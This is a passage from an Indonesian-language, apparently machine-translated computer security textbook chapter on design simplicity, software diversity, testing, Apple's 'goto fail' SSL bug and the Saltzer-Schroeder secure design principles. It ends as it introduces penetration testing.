Kasus untuk kesederhanaan—baik desain maupun implementasi—harus terbukti dengan sendirinya: solusi sederhana lebih mudah dipahami, menyisakan lebih sedikit ruang untuk kesalahan, dan lebih mudah untuk meninjau kesalahan. Namun, nilai kesederhanaan lebih dalam.

Dengan desain yang sederhana, semua anggota tim desain dan implementasi dapat memahami peran dan ruang lingkup setiap elemen desain, sehingga setiap peserta tidak hanya mengetahui apa yang diharapkan orang lain untuk dilakukan tetapi juga apa yang diharapkan orang lain. Mungkin masalah terburuk dari sistem yang sedang berjalan adalah pemeliharaan: Setelah sistem berjalan selama beberapa waktu, dan perancang dan pemrogram sedang mengerjakan proyek lain (atau mungkin bahkan di perusahaan lain), kesalahan muncul dan beberapa anggota staf junior yang tidak beruntung diberi tugas untuk memperbaiki kesalahan. Tanpa latar belakang proyek, anggota staf ini harus berusaha memahami visi desainer asli dan memahami seluruh konteks Flaw (bug) dengan cukup baik untuk memperbaikinya. Desain dan implementasi yang sederhana memfasilitasi pemeliharaan yang benar.

Hoare [Hoare:81] membuat kasus hanya untuk kesederhanaan desain:

> *Saya memberikan peringatan putus asa terhadap ketidakjelasan, kompleksitas, dan ambisi berlebihan dari desain baru, tetapi peringatan saya tidak diindahkan. Saya menyimpulkan bahwa ada dua cara untuk membangun desain perangkat lunak: Salah satu cara adalah membuatnya begitu sederhana sehingga jelas tidak ada kekurangan dan cara lain adalah membuatnya begitu rumit sehingga tidak ada kekurangan yang jelas.*

Pada tahun 2014 situs web untuk konferensi keamanan komputer RSA tahunan dikompromikan. Amit Yoran, Wakil Presiden Senior Produk dan Penjualan RSA, perusahaan induk yang mendirikan konferensi dan mendukungnya secara finansial, berbicara tentang masalah ini. “Sayangnya, kompleksitas seringkali menjadi musuh keamanan,” dia menyimpulkan, menekankan bahwa dia berbicara untuk RSA dan bukan untuk situs web konferensi RSA, entitas terpisah.

Di toko elektronik lokal Anda, Anda dapat membeli mesin kombinasi printer-scanner-copier-fax. Itu datang dengan harga yang baik (dibandingkan dengan biaya untuk membeli keempat komponen secara terpisah) karena ada tumpang tindih yang cukup besar dalam mengimplementasikan fungsionalitas di antara keempat komponen tersebut. Selain itu, perangkat multifungsi ini ringkas, dan Anda hanya perlu menginstal satu perangkat di sistem Anda, bukan empat. Tetapi jika ada bagian yang gagal, Anda kehilangan banyak kemampuan sekaligus. Jadi mesin multiguna

mewakili jenis pertukaran antara fungsionalitas, ekonomi, dan ketersediaan yang kami buat dalam desain sistem apa pun.

Keputusan arsitektural tentang jenis perangkat ini terkait dengan argumen di atas untuk modularitas, penyembunyian informasi, dan penggunaan kembali atau pertukaran komponen perangkat lunak. Untuk alasan ini, beberapa orang merekomendasikan heterogenitas atau "keragaman genetik" dalam arsitektur sistem: Memiliki banyak komponen sistem yang berasal dari satu sumber atau mengandalkan satu komponen adalah berisiko, kata mereka.

Namun, banyak sistem sebenarnya cukup homogen dalam pengertian ini. Untuk alasan kenyamanan dan biaya, kami sering merancang sistem dengan perangkat lunak atau perangkat keras (atau keduanya) dari satu vendor. Misalnya, pada hari-hari awal komputasi, membeli perangkat keras dan perangkat lunak "paket" dari satu vendor adalah hal yang mudah. Ada lebih sedikit keputusan yang harus dibuat oleh pembeli, dan jika terjadi kesalahan, hanya satu panggilan telepon yang diperlukan untuk memulai pemecahan masalah dan pemeliharaan. Daniel Geer dkk. [GEE03a] meneliti monokultur komputasi yang didominasi oleh satu produsen, sering kali ditandai oleh Apple atau Google hari ini, Microsoft atau IBM kemarin, tidak diketahui besok. Mereka melihat situasi paralel dalam pertanian di mana seluruh tanaman mungkin rentan terhadap satu patogen. Dalam komputasi, setara patogen mungkin Malicious code dari worm Morris ke virus Code Red; “infeksi” ini sangat berbahaya karena sebagian besar komputer di dunia dinonaktifkan karena menjalankan versi sistem operasi yang sama (Unix untuk Morris, Windows untuk Code Red).

Keragaman menciptakan target bergerak bagi musuh. Seperti yang dijelaskan Per Larson dan rekan [LAR14], memperkenalkan keragaman secara otomatis adalah mungkin tetapi rumit. Kompiler dapat menghasilkan kode objek yang berbeda tetapi secara fungsional setara dari satu file sumber; menyusun ulang pernyataan (di mana tidak ada ketergantungan fungsional pada pesanan), menggunakan tata letak penyimpanan yang berbeda, dan bahkan menambahkan instruksi yang tidak berguna tetapi tidak berbahaya membantu melindungi satu versi dari bahaya yang mungkin memengaruhi versi lain. Namun, kode objek keluaran yang berbeda dapat menciptakan mimpi buruk untuk pemeliharaan kode.

Keragaman mengurangi jumlah target yang rentan terhadap satu jenis serangan.

Pada tahun 2014 banyak komputer dan situs web terpengaruh oleh apa yang disebut malware Heartbleed, yang mengeksploitasi kerentanan dalam perangkat lunak OpenSSL yang banyak digunakan. SSL (secure socket layer) adalah teknik kriptografi dimana komunikasi web browser diamankan, misalnya, untuk melindungi privasi transaksi perbankan. (Kami membahas SSL di Bab 6.) Implementasi OpenSSL digunakan oleh sebagian besar situs web; dua paket utama menggunakan akun OpenSSL untuk lebih dari 66 persen situs yang menggunakan SSL. Karena adopsi OpenSSL sangat luas, kerentanan yang satu ini mempengaruhi sejumlah besar

situs, menempatkan sebagian besar pengguna Internet dalam bahaya. Peringatan tentang kurangnya keragaman dalam perangkat lunak sangat relevan di sini. Namun, kriptografi adalah topik yang rumit; bahkan kode yang ditulis dengan benar dapat membocorkan informasi sensitif, belum lagi banyak cara halus kode tersebut bisa salah. Dengan demikian, ada argumen yang baik untuk memiliki sejumlah kecil implementasi kriptografi yang dapat diteliti dengan cermat oleh analis. Tapi kode umum menyajikan titik tunggal atau umum untuk kegagalan massal.

Selain itu, keragaman itu mahal, karena pengguna besar seperti perusahaan atau universitas harus memelihara beberapa jenis sistem alih-alih memfokuskan upaya mereka hanya pada satu. Lebih jauh lagi, keragaman akan ditingkatkan secara substansial oleh sejumlah besar produk yang bersaing, tetapi ekonomi pasar mempersulit banyak vendor untuk mendapatkan keuntungan yang cukup untuk bertahan dalam bisnis. Geer menyempurnakan argumen di [GEE03], yang diperdebatkan oleh James Whittaker [WHI03b] dan David Aucsmith [AUC03]. Tidak ada solusi tepat yang jelas untuk dilema ini.

Integrasi produk yang ketat juga menjadi perhatian yang sama. Sistem operasi Windows terkait erat dengan Internet Explorer, rangkaian Office, dan penangan email Outlook. Kerentanan di salah satunya juga dapat mempengaruhi yang lain. Karena integrasi yang ketat, memperbaiki kerentanan dalam satu subsistem dapat berdampak pada yang lain. Di sisi lain, dengan arsitektur yang lebih beragam (dalam hal vendor), kerentanan di browser vendor lain, misalnya, dapat memengaruhi Word hanya sejauh kedua sistem berkomunikasi melalui antarmuka yang terdefinisi dengan baik.

Bentuk perubahan yang berbeda terjadi ketika sebuah program dimuat ke dalam memori untuk dieksekusi. Pengacakan tata letak ruang alamat adalah teknik dimana modul dimuat ke lokasi yang berbeda pada waktu yang berbeda (menggunakan perangkat relokasi yang mirip dengan register basis dan batas, dijelaskan dalam Bab 5). Namun, ketika seluruh modul dipindahkan sebagai satu unit, mendapatkan satu alamat asli memberi penyerang kunci untuk menghitung alamat semua bagian lain dari modul.

Selanjutnya kita beralih dari produk ke proses. Bagaimana perangkat lunak yang baik diproduksi? Seperti halnya properti kode, pendekatan proses ini bukanlah resep: melakukan hal-hal ini tidak menjamin kode yang baik. Namun, seperti karakteristik kode, proses ini cenderung mencerminkan pendekatan orang-orang yang berhasil mengembangkan perangkat lunak yang aman.

Pengujian

Pengujian adalah aktivitas proses yang berkonsentrasi pada kualitas produk: Ini berusaha untuk menemukan potensi kegagalan produk sebelum benar-benar terjadi. Tujuan pengujian adalah untuk membuat produk bebas dari kegagalan (menghilangkan kemungkinan kegagalan); secara realistis, bagaimanapun, pengujian hanya akan

mengurangi kemungkinan atau membatasi dampak kegagalan. Setiap masalah perangkat lunak (terutama yang berkaitan dengan keamanan) memiliki potensi tidak hanya untuk membuat perangkat lunak gagal tetapi juga untuk mempengaruhi bisnis atau kehidupan. Kegagalan satu kontrol dapat mengekspos kerentanan yang tidak diperbaiki oleh sejumlah kontrol yang berfungsi. Penguji meningkatkan kualitas perangkat lunak dengan menemukan sebanyak mungkin kesalahan dan dengan hati-hati mendokumentasikan temuan mereka sehingga pengembang dapat menemukan penyebab dan memperbaiki masalah jika memungkinkan.

Pengujian lebih mudah diucapkan daripada dilakukan, dan Herbert Thompson menunjukkan bahwa pengujian keamanan sangat sulit [THO03]. James Whittaker mengamati di Blog Pengujian Google, 20 Agustus 2010, bahwa "Pengembang menanam pohon; penguji mengelola hutan," yang berarti tugas penguji adalah mengeksplorasi interaksi banyak faktor. Efek samping, ketergantungan, pengguna yang tidak dapat diprediksi, dan basis implementasi yang Flaw (bug) (bahasa, kompiler, infrastruktur) semuanya berkontribusi pada kesulitan ini. Tetapi komplikasi penting dengan pengujian keamanan adalah bahwa kita tidak dapat melihat hanya satu perilaku yang dilakukan program dengan benar; kita juga harus mencari ratusan kemungkinan kesalahan program.

Pengujian keamanan mencoba mengantisipasi ratusan cara program bisa gagal.

Jenis Pengujian

Pengujian biasanya melibatkan beberapa tahap. Pertama, setiap komponen program diuji sendiri. Pengujian tersebut, yang dikenal sebagai pengujian modul, pengujian komponen, atau pengujian unit, memverifikasi bahwa komponen berfungsi dengan baik dengan jenis input yang diharapkan dari studi desain komponen. Pengujian unit dilakukan agar tim pengujian dapat memasukkan kumpulan data yang telah ditentukan sebelumnya ke komponen yang diuji dan mengamati tindakan keluaran dan data apa yang dihasilkan. Selain itu, tim uji memeriksa struktur data internal, logika, dan kondisi batas untuk data input dan output.

Ketika kumpulan komponen telah menjalani pengujian unit, langkah selanjutnya adalah memastikan bahwa antarmuka antar komponen didefinisikan dan ditangani dengan benar. Memang, ketidakcocokan antarmuka dapat menjadi kerentanan keamanan yang signifikan, sehingga desain antarmuka sering didokumentasikan sebagai antarmuka pemrograman aplikasi atau API. Pengujian integrasi adalah proses verifikasi bahwa komponen sistem bekerja sama seperti yang dijelaskan dalam spesifikasi desain sistem dan program.

Setelah pengembang memverifikasi bahwa informasi dilewatkan di antara komponen sesuai dengan desainnya, sistem diuji untuk memastikan bahwa ia memiliki fungsionalitas yang diinginkan. Tes fungsi mengevaluasi sistem untuk menentukan apakah fungsi yang dijelaskan oleh spesifikasi persyaratan benar-benar dilakukan oleh sistem terintegrasi. Hasilnya adalah sistem yang berfungsi.

Uji fungsi membandingkan sistem yang dibangun dengan fungsi yang dijelaskan dalam spesifikasi persyaratan pengembang. Kemudian, tes kinerja membandingkan sistem dengan persyaratan perangkat lunak dan perangkat keras lainnya. Selama pengujian fungsi dan kinerja, penguji memeriksa persyaratan keamanan dan memastikan bahwa sistem seaman yang diperlukan.

Ketika uji kinerja selesai, pengembang yakin bahwa sistem berfungsi sesuai dengan pemahaman mereka tentang deskripsi sistem. Langkah selanjutnya adalah berunding dengan pelanggan untuk memastikan bahwa sistem bekerja sesuai dengan harapan pelanggan. Pengembang bergabung dengan pelanggan untuk melakukan tes penerimaan, di mana sistem diperiksa terhadap deskripsi persyaratan pelanggan. Setelah menyelesaikan pengujian penerimaan, sistem yang diterima dipasang di lingkungan di mana ia akan digunakan. Tes instalasi terakhir dijalankan untuk memastikan bahwa sistem masih berfungsi sebagaimana mestinya. Namun, persyaratan keamanan sering menyatakan bahwa sistem tidak boleh melakukan sesuatu. Seperti yang ditunjukkan Kasus 2.11, ketidakhadiran lebih sulit ditunjukkan daripada kehadiran.

Kasus 2.11

Absen vs. Kehadiran

Charles Pfleeger menunjukkan bahwa persyaratan keamanan mirip dengan tugas komputasi lainnya, dengan satu perbedaan yang tampaknya tidak signifikan. Sedangkan sebagian besar persyaratan mengatakan "sistem akan melakukan ini," persyaratan keamanan menambahkan frasa "dan tidak lebih." Kesadaran keamanan membutuhkan lebih dari sedikit kehati-hatian ketika pengembang kreatif mengambil kebebasan dengan spesifikasi sistem. Biasanya, kami tidak khawatir jika seorang programmer atau desainer menambahkan sedikit sesuatu yang ekstra. Misalnya, jika persyaratan memanggil untuk membuat daftar file pada disk, "sesuatu yang lebih" mungkin mengurutkan daftar dalam urutan abjad atau menampilkan tanggal pembuatannya. Tetapi kami tidak akan pernah mengharapkan seseorang untuk memenuhi persyaratan dengan menampilkan daftar dan kemudian menghapus semua file di disk!

Jika kita dapat dengan mudah menentukan apakah suatu tambahan berbahaya, kita bisa saja melarang penambahan berbahaya. Tapi sayangnya kami tidak bisa. Untuk alasan keamanan, kami harus menyatakan secara eksplisit frasa “dan tidak lebih” dan memberikan ruang untuk negosiasi dalam definisi persyaratan pada setiap ekstensi yang diusulkan.

Pemrogram secara alami ingin melatih kreativitas mereka dalam memperluas dan memperluas persyaratan. Tetapi pilihan yang tampaknya tidak berbahaya, seperti menyimpan nilai dalam variabel global atau menulis ke file sementara, dapat memiliki implikasi keamanan yang serius. Dan terkadang pendekatan desain terbaik untuk keamanan adalah pendekatan yang berlawanan dengan intuisi. Misalnya,

satu serangan pada sistem kriptografi bergantung pada pengukuran waktu yang dibutuhkan sistem untuk melakukan enkripsi. Dengan satu teknik enkripsi, waktu untuk mengenkripsi tergantung pada kunci, parameter yang memungkinkan seseorang untuk "membuka" atau memecahkan kode enkripsi; waktu enkripsi secara khusus tergantung pada ukuran atau jumlah bit dalam kunci. Pengukuran waktu membantu penyerang mengetahui perkiraan panjang kunci, sehingga mereka dapat mempersempit ruang pencarian mereka (seperti yang dijelaskan dalam Bab 2). Dengan demikian, implementasi yang efisien sebenarnya dapat merusak keamanan sistem. Solusinya, anehnya, adalah dengan membuat proses enkripsi secara artifisial dengan perhitungan yang tidak perlu sehingga perhitungan pendek selesai selambat yang lama.

Dalam contoh lain, seorang programmer yang antusias menambahkan pemeriksaan paritas ke prosedur kriptografi. Tetapi rutin membuat kunci tidak menyediakan bit cek, hanya kunci itu sendiri. Karena kunci dibuat secara acak, hasilnya adalah 255 dari 256 kunci enkripsi gagal dalam pemeriksaan paritas, yang menyebabkan penggantian kunci tetap—sehingga tanpa peringatan, semua enkripsi dilakukan di bawah kunci yang sama!

Tidak ada teknologi yang dapat secara otomatis membedakan ekstensi berbahaya dari kode jinak. Untuk alasan ini, kami harus mengandalkan kombinasi pendekatan, termasuk pendekatan yang padat manusia, untuk membantu kami mendeteksi ketika kami melampaui cakupan persyaratan dan mengancam keamanan sistem.

Tujuan pengujian unit dan integrasi adalah untuk memastikan bahwa kode mengimplementasikan desain dengan benar; yaitu, bahwa pemrogram telah menulis kode untuk melakukan apa yang dimaksudkan oleh perancang. Pengujian sistem memiliki tujuan yang sangat berbeda: untuk memastikan bahwa sistem melakukan apa yang diinginkan pelanggan. Pengujian regresi, suatu aspek pengujian sistem, sangat penting untuk tujuan keamanan. Setelah perubahan dilakukan untuk meningkatkan sistem atau memperbaiki masalah, pengujian regresi memastikan bahwa semua fungsi yang tersisa masih berfungsi dan kinerja tidak diturunkan oleh perubahan. Seperti yang kami tunjukkan di Kasus 2.12, pengujian regresi sulit karena pada dasarnya memerlukan konfirmasi ulang semua fungsionalitas.

Kasus 2.12

Bug GOTO Gagal

Pada bulan Februari 2014 Apple merilis patch pemeliharaan untuk sistem operasi iOS-nya. Masalahnya melibatkan kode untuk mengimplementasikan SSL, enkripsi yang melindungi komunikasi web yang aman, seperti antara browser web pengguna dan situs web bank, misalnya.

Masalah kode, yang disebut bug "GOTO Fail", ditunjukkan pada fragmen kode berikut.

```
if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)
                    != 0)
            goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx,
                    &signedParams)) != 0)
            goto fail;
            goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut))
                != 0)
            goto fail;
    …
fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;
```

Masalahnya ada di baris ketujuh. Jika dua pernyataan kondisional pertama salah, eksekusi turun langsung ke baris kegagalan goto duplikat, dan keluar dari rutinitas. Dampak dari kelemahan ini adalah bahkan koneksi web yang tidak aman pun diperlakukan sebagai aman.

Asal kesalahan ini tidak diketahui, tetapi tampaknya pernyataan kondisional lain telah dihapus selama pemeliharaan (tetapi bukan tindakan kondisional yang sesuai dari goto fail), atau pernyataan gagal ekstra goto secara tidak sengaja ditempelkan ke dalam rutinitas. Salah satu dari kemungkinan itu adalah pengawasan pemrograman yang dapat dimengerti dan tidak berbahaya.

Pengujian regresi untuk menangkap kesalahan pemrograman yang begitu sederhana akan memerlukan pengaturan kasus uji yang rumit. Pemrogram sering ditekan selama pemeliharaan untuk menyelesaikan perbaikan dengan cepat, sehingga tidak ada waktu untuk pengujian menyeluruh, yang bisa jadi karena kelemahan ini menjadi bagian dari distribusi standar sistem operasi.

Flaw/'bug'nya kecil dan mudah dikenali ketika Anda tahu untuk mencarinya, meskipun itu adalah baris 632 dari file baris 1970-an, di mana ia akan lebih menonjol daripada dalam fragmen yang kami reproduksi di sini. Kesalahan tersebut memengaruhi iPhone dan iPad seluler, serta komputer desktop Macintosh. Tambalan yang dirilis oleh Apple menunjukkan kesalahan telah tertanam dalam kode produksi untuk beberapa waktu. Untuk detail lebih lanjut tentang kekurangannya, lihat posting blog Paul Ducklin di http://nakedsecurity.sophos.com/2014/02/24/anatomy-of-a-goto-fail-apples-ssl- bug-explained-plus-an -tambalan tidak resmi/.

Setiap jenis tes yang tercantum di sini dapat dilakukan dari dua perspektif: kotak hitam dan kotak bening (kadang-kadang disebut kotak putih). Pengujian kotak hitam memperlakukan sistem atau komponennya sebagai kotak hitam; penguji tidak dapat "melihat ke dalam" sistem, jadi mereka menerapkan input tertentu dan memverifikasi bahwa mereka mendapatkan output yang diharapkan. Pengujian clear-box memungkinkan visibilitas. Di sini, penguji dapat memeriksa desain dan kode secara langsung, menghasilkan kasus uji berdasarkan konstruksi kode yang sebenarnya. Dengan demikian, pengujian clear-box mengungkapkan bahwa komponen X menggunakan pernyataan CASE dan dapat mencari contoh di mana input menyebabkan kontrol turun ke jalur yang tidak terduga. Pengujian kotak hitam harus lebih mengandalkan input dan output yang diperlukan karena kode sebenarnya tidak tersedia untuk pemeriksaan.

James Whittaker dalam blog pengujiannya mencantumkan tujuh bahan utama untuk pengujian (http://googletesting.blogspot.com/2010/08/ingredients-list-for-testing-part-one.html). Kami merangkum postingannya di sini:

1. Keahlian produk. Penguji perlu memahami persyaratan dan fungsionalitas objek yang diuji. Lebih penting lagi, penguji harus memiliki cukup keakraban dengan produk untuk dapat memprediksi apa yang tidak dapat dilakukan dan dapat menekankannya dalam semua konfigurasinya.
2. Cakupan. Pengujian harus lengkap, tidak ada komponen yang diabaikan, tidak peduli seberapa kecil atau tidak signifikan.
3. Analisis risiko. Pengujian tidak pernah bisa mencakup semuanya. Jadi, pengujian yang bijaksana, yaitu menghabiskan sumber daya pengujian dengan bijak dan efektif, diperlukan. Analisis risiko menjawab pertanyaan apa bagian yang paling kritis dan apa yang bisa menjadi kesalahan serius? Dari sini prioritas untuk pengujian menjadi lebih jelas.
4. Keahlian domain. Seorang penguji harus memahami produk yang diuji. Secara sepele, seseorang tidak dapat secara efektif menguji konverter Fahrenheit ke Celcius tanpa memahami kedua skala suhu tersebut.
5. Kosakata umum. Ada sedikit kosakata umum untuk pengujian; bahkan istilah seperti pengujian kotak hitam tunduk pada beberapa interpretasi. Lebih penting lagi, penguji harus dapat berbagi pola dan teknik satu sama lain, dan untuk melakukan itu, penguji memerlukan pemahaman umum tentang proses yang lebih besar.
6. Variasi. Pengujian bukanlah latihan daftar periksa; jika ya, kami akan mengotomatiskan seluruh proses, membiarkan mesin melakukannya, dan tidak pernah mengalami kegagalan produk. Penguji perlu memvariasikan rutinitas mereka, menguji berbagai hal dengan cara yang berbeda, dan beradaptasi dengan keberhasilan dan kegagalan.
7. Batas. Karena pengujian dapat berlanjut tanpa batas, beberapa konsep kelengkapan dan kecukupan diperlukan. Terkadang, sumber daya waktu atau uang yang terbatas menentukan berapa banyak pengujian yang dilakukan. Pendekatan yang lebih baik adalah rencana rasional yang menentukan tingkat pengujian yang memadai.

Efektivitas Pengujian

Campuran teknik yang sesuai untuk menguji sistem tertentu bergantung pada ukuran sistem, domain aplikasi, jumlah risiko, dan banyak faktor lainnya. Tetapi memahami keefektifan setiap teknik membantu kita mengetahui apa yang tepat untuk setiap sistem tertentu. Misalnya, Olsen [OLS93] menjelaskan pengembangan di Contel IPC dari sebuah sistem yang berisi:
184.000 baris kode. Dia melacak kesalahan yang ditemukan selama berbagai kegiatan dan menemukan perbedaan ini:

- 17,3 persen kesalahan ditemukan selama inspeksi desain sistem
- 19,1 persen selama inspeksi desain komponen
- 15,1 persen selama pemeriksaan kode
- 29,4 persen selama pengujian integrasi
- 16,6 persen selama pengujian sistem dan regresi

Hanya 0,1 persen dari kesalahan terungkap setelah sistem ditempatkan di lapangan. Dengan demikian, karya Olsen menunjukkan pentingnya menggunakan teknik yang berbeda untuk mengungkap berbagai jenis kesalahan selama pengembangan; kita tidak boleh bergantung pada satu metode yang diterapkan pada satu waktu untuk menangkap semua masalah.

Siapa yang melakukan pengujian? Dari sudut pandang keamanan, pengujian independen sangat diinginkan; itu dapat mencegah pengembang mencoba menyembunyikan sesuatu dalam rutinitas atau menjaga subsistem dari mengendalikan tes yang akan diterapkan padanya. Dengan demikian, pengujian independen meningkatkan kemungkinan bahwa pengujian akan mengekspos efek fitur tersembunyi.

Batasan Pengujian

Pengujian adalah teknik jaminan yang paling banyak diterima. Seperti yang diamati Earl Boebert [BOE92], kesimpulan dari pengujian didasarkan pada produk aktual yang sedang dievaluasi, bukan pada beberapa abstraksi atau pendahulu produk. Realisme ini adalah keuntungan keamanan. Namun, kesimpulan berdasarkan pengujian tentu terbatas, karena alasan berikut:

- Pengujian dapat menunjukkan adanya masalah, tetapi lulus tes tidak menunjukkan tidak adanya masalah.
- Pengujian yang memadai dalam waktu atau upaya yang wajar sulit dilakukan karena ledakan kombinatorial input dan status internal membuat pengujian lengkap menjadi kompleks dan memakan waktu.
- Menguji hanya efek yang dapat diamati, bukan struktur internal suatu produk, tidak menjamin tingkat kelengkapan apa pun.
- Pengujian struktur internal produk melibatkan modifikasi produk dengan menambahkan kode untuk mengekstrak dan menampilkan status internal. Fungsionalitas ekstra itu memengaruhi perilaku produk dan dapat dengan

sendirinya menjadi sumber kerentanan atau dapat menutupi kerentanan lainnya.

- Pengujian sistem real-time atau kompleks memerlukan pelacakan semua status dan pemicu. Banyaknya kemungkinan situasi ini membuat sulit untuk mereproduksi dan menganalisis masalah yang dilaporkan saat penguji melanjutkan.

Biasanya, kami memikirkan pengujian dalam hal pengembang: pengujian unit modul, pengujian integrasi untuk memastikan bahwa modul berfungsi dengan baik bersama-sama, pengujian fungsi untuk melacak kebenaran di semua aspek fungsi yang diberikan, dan pengujian sistem untuk menggabungkan perangkat keras dengan perangkat lunak. Demikian juga, pengujian regresi dilakukan untuk memastikan perubahan pada satu bagian dari sistem tidak menurunkan fungsionalitas lainnya. Tetapi untuk pengujian lain, termasuk pengujian penerimaan, pengguna atau pelanggan mengelolanya untuk menentukan apakah yang dipesan adalah yang dikirimkan. Dengan demikian, aspek jaminan yang penting adalah mempertimbangkan apakah pengujian yang dijalankan sesuai untuk aplikasi dan tingkat keamanan. Sifat dan jenis pengujian mencerminkan strategi pengujian pengembang: pengujian mana yang mengatasi masalah apa.

Demikian pula, pengujian hampir selalu dibatasi oleh anggaran dan jadwal proyek. Kendala biasanya berarti bahwa pengujian tidak lengkap dalam beberapa cara. Untuk alasan ini, kami mempertimbangkan pengertian cakupan pengujian, kelengkapan pengujian, dan efektivitas pengujian dalam strategi pengujian. Semakin lengkap dan efektif pengujian kami, semakin kami percaya pada perangkat lunak. Informasi lebih lanjut tentang pengujian dapat ditemukan di Pfleeger dan Atlee.

Penanggulangan Khusus untuk Keamanan

Prinsip-prinsip rekayasa perangkat lunak umum dimaksudkan untuk menghasilkan kode yang benar, yang tentunya juga merupakan tujuan keamanan. Namun, ada juga kegiatan selama desain program, implementasi, dan penerjunan khusus untuk meningkatkan keamanan produk jadi. Kami mempertimbangkan praktik-praktik itu selanjutnya.

2.3.3 Prinsip Desain untuk Keamanan

Multics (MULTiplexed Information and Computer Service) adalah proyek perangkat lunak aman utama yang dimaksudkan untuk menyediakan utilitas komputasi bagi penggunanya, seperti halnya kita mengakses listrik atau air. Visi sistem melibatkan pengguna yang dapat dengan mudah terhubung ke sana, menggunakan layanan komputasi yang mereka butuhkan, dan kemudian memutuskan sambungan—sama seperti kami menghidupkan dan mematikan keran. Jelas ketiga tujuan mendasar dari keamanan komputer—kerahasiaan, integritas, dan ketersediaan—diperlukan untuk upaya bersama seperti itu, dan keamanan adalah tujuan utama bagi tiga mitra Multics yang berpartisipasi: M.I.T, AT&T Bell Laboratories, dan GE. Meskipun proyek tersebut tidak pernah mencapai kesuksesan komersial yang signifikan, pengembangannya

membantu membangun komputasi yang aman sebagai disiplin yang ketat dan aktif. Sistem operasi Unix tumbuh dari Multics, seperti halnya elemen desain sistem operasi lain yang sekarang umum, seperti struktur file hierarkis, modul yang dipanggil secara dinamis, dan memori virtual.

Kepala arsitek keamanan untuk Multics, Jerome Saltzer dan Michael Schroeder, mendokumentasikan beberapa prinsip desain yang dimaksudkan untuk meningkatkan keamanan kode yang mereka kembangkan. Beberapa prinsip desain mereka sangat penting untuk membangun sistem operasi yang solid dan tepercaya. Prinsip-prinsip ini, yang diartikulasikan dengan baik di Saltzer dan Saltzer dan Schroeder, termasuk yang berikut:

- Hak istimewa paling rendah. Setiap pengguna dan setiap program harus beroperasi menggunakan hak istimewa sesedikit mungkin. Dengan cara ini, kerusakan dari serangan yang tidak disengaja atau berbahaya diminimalkan.
- Ekonomi mekanisme. Desain sistem proteksi harus kecil, sederhana, dan lugas. Sistem perlindungan semacam itu dapat dianalisis dengan cermat, diuji secara mendalam, mungkin diverifikasi, dan diandalkan.
- Desain terbuka. Mekanisme perlindungan tidak boleh bergantung pada ketidaktahuan penyerang potensial; mekanismenya harus publik, tergantung pada kerahasiaan item kunci yang relatif sedikit, seperti Tabel kata sandi. Sebuah desain terbuka juga tersedia untuk pengawasan publik yang luas, sehingga memberikan konfirmasi independen dari keamanan desain.
- Selesaikan mediasi. Setiap upaya akses harus diperiksa. Upaya akses langsung (permintaan) dan upaya untuk menghindari mekanisme pemeriksaan akses harus dipertimbangkan, dan mekanisme harus diposisikan sedemikian rupa sehingga tidak dapat dielakkan.
- Berbasis izin. Kondisi default harus penolakan akses. Seorang desainer konservatif mengidentifikasi item yang harus dapat diakses, daripada yang tidak seharusnya.
- Pemisahan hak istimewa. Idealnya, akses ke objek harus bergantung pada lebih dari satu kondisi, seperti otentikasi pengguna ditambah kunci kriptografi. Dengan cara ini, seseorang yang mengalahkan satu sistem perlindungan tidak akan memiliki akses penuh.
- Mekanisme yang paling tidak umum. Objek bersama menyediakan saluran potensial untuk aliran informasi. Sistem yang menggunakan pemisahan fisik atau logis mengurangi risiko berbagi.
- Kemudahan penggunaan. Jika mekanisme perlindungan mudah digunakan, itu tidak mungkin dihindari.

Prinsip-prinsip ini telah diterima secara umum oleh komunitas keamanan sebagai kontribusi terhadap keamanan perangkat lunak dan desain sistem. Meskipun mereka berasal dari zaman batu komputasi, tahun 1970-an, mereka setidaknya sama pentingnya hari ini. Sebagai tanda betapa fundamental dan validnya sila ini, pertimbangkan “10 Praktik Pengkodean Aman Teratas” yang baru-baru ini dikeluarkan

dari Computer Emergency Response Team (CERT) dari Software Engineering Institute di Carnegie Mellon University.

1. Validasi masukan.
2. Perhatikan peringatan compiler.
3. Arsitek dan desain untuk kebijakan keamanan.
4. Tetap sederhana.
5. Default untuk menolak.
6. Patuhi prinsip hak istimewa terkecil.
7. Membersihkan data yang dikirim ke sistem lain.
8. Berlatih pertahanan secara mendalam.
9. Gunakan teknik jaminan kualitas yang efektif.
10. Mengadopsi standar pengkodean yang aman.

Dari sepuluh ini, nomor 4, 5, dan 6 cocok langsung dengan Saltzer dan Schroeder, dan 3 dan 8 adalah hasil alami dari pekerjaan itu. Demikian pula, Forum Jaminan Perangkat Lunak untuk Keunggulan dalam Kode (SAFECode) menghasilkan dokumen panduan [SAF11] yang juga kompatibel dengan konsep ini, termasuk saran seperti menerapkan hak istimewa paling rendah dan kotak pasir (akan ditentukan kemudian), yang diturunkan dari pemisahan hak istimewa dan mediasi lengkap. Kami menguraikan banyak poin dari SAFECode sepanjang bab ini, dan kami mendorong Anda untuk membaca laporan lengkap mereka setelah Anda menyelesaikan bab ini. Penulis lain, seperti John Viega dan Gary McGraw dan Michael Howard dan David LeBlanc], telah menguraikan konsep dalam mengembangkan program yang aman.

> *SAFECode adalah organisasi nirlaba yang secara eksklusif didedikasikan untuk meningkatkan kepercayaan pada produk dan layanan teknologi informasi dan komunikasi melalui kemajuan metode jaminan perangkat lunak yang efektif. Anggotanya termasuk Adobe Systems Incorporated, EMC Corporation, Juniper Networks, Inc., Microsoft Corp., Nokia, SAP AG, dan Symantec Corp.*

Pengujian Penetrasi untuk Keamanan

Pendekatan pengujian dalam bab ini telah menjelaskan metode yang sesuai untuk semua tujuan pengujian: kebenaran, kegunaan, kinerja, serta keamanan. Di bagian ini kami memeriksa beberapa pendekatan yang sangat efektif dalam mengungkap kelemahan keamanan.

Kami mencatat sebelumnya dalam bab ini bahwa pengujian penetrasi atau analisis tim harimau adalah strategi yang sering digunakan dalam keamanan komputer. Kadang-kadang disebut peretasan etis, karena melibatkan penggunaan tim ahli yang mencoba memecahkan sistem yang sedang diuji (sebagai lawan mencoba membobol sistem untuk alasan tidak etis). Pekerjaan penguji penetrasi sangat mirip dengan apa yang mungkin dilakukan penyerang sebenarnya [AND04, SCH00b]. Tim harimau mengetahui dengan baik kerentanan tipikal dalam sistem operasi dan

